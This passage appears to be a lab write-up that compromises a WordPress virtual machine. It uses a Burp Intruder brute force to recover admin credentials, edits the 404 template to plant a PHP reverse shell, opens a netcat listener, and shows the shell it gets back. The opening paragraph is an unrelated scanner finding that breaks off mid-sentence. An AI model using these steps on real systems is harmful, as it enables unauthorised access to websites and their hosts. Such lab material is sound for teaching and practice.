
Issue description

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections have been exploited by ISPs and governments to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.


To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Please note that using a mixture of encrypted and unencrypted communications is an ineffective defense against active attackers, because they can easily remove references to encrypted resources when these references are transmitted over an

Here we can see the request in burpsuite. Right click and send to intruder.



Select cluster bomb in list thus unselecting sniper. Select username and password and click on add. In the payload section click on load and select the payload wordlist.txt. And then click on start attack.



Upon clicking on start attack we can see the next window as follows.

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length ^	Comment
25443	elliott	ER28-0652	302	<input type="checkbox"/>	<input type="checkbox"/>	1072	
25444	Elliott	ER28-0652	302	<input type="checkbox"/>	<input type="checkbox"/>	1072	
25445	ELLIOT	ER28-0652	302	<input type="checkbox"/>	<input type="checkbox"/>	1072	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
967	eliott	ELLIOT	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
968	Elliott	ELLIOT	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
969	eliotts	ELLIOT	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
970	Elliott	ELLIOT	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
974	ELLIOT47	ELLIOT	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
975	elliotts	ELLIOT	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	

Request Response

Pretty Raw Hex

```

1 POST /wp-login.php HTTP/1.1
2 Host: 10.0.2.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.0.2.7/wp-login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 102
10 Origin: http://10.0.2.7
11 Connection: close
12 Cookie: s_fid=4CB09808FB90FDA6-3A839AE90FB45D7E; s_nr=1694579293041; wp-settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1694581970; s_cc=true; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=ELLIOT&pwd=ER28-0652&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.7%2Fwp-admin%2F&testcookie=1

```

0 matches

Finished

Wait for the scan to finish and here we can see the usernames and password. Try these in the login credentials.


The screenshot shows the WordPress dashboard interface. The top navigation bar includes links for Dashboard, Home, Updates, Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, Settings, and Collapse menu. The main content area displays a 'Dashboard' section with a 'At a Glance' widget showing 'WordPress 4.3.1 running Twenty Fifteen theme.' and an 'Update to 6.3.1' button. Below this is an 'Activity' widget showing a smiley face and 'No activity yet!'. To the right is a 'Quick Draft' widget with a 'Title' input field, a 'What's on your mind?' text area, and a 'Save Draft' button. Further right is a 'WordPress News' widget showing 'Loading...'. The bottom of the dashboard features a 'Thank you for creating with WordPress' message and a 'Get Version 6.3.1' link.

Now we can see the Dashboard of wordpress website.

Step 9. Taking control of the victim machine.


In the dashboard we can see the Appearance section . In that simulate to Editor.

Next click on the 404 template on the right side.




Now open a terminal and enter the following command.


`cp /usr/share/webshells/php/php-reverse-shell.php .`



Now we can see a php-reverse-shell file in desktop . And copy whole file . In the wordpress page paste it. Now change the ip address to 10.0.2.4(kali ip address.)



And then click on update. Now open a new terminal and write the following command. `nc -nlvp 1234` . This is a listener for the website.



Now open a new tab in the browser and enter the wrong address.

```
(root@kali)-[/home/kali]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.7] 53384
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
GNU/Linux
08:14:10 up 1:23, 0 users, load average: 0.00, 0.46, 3.41
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Now we got the control of the victim machine.

```
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
GNU/Linux
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
```

We can try some commands such as above to see the username and id of the user. Thus we can control the victim's machine even without knowing their username and password.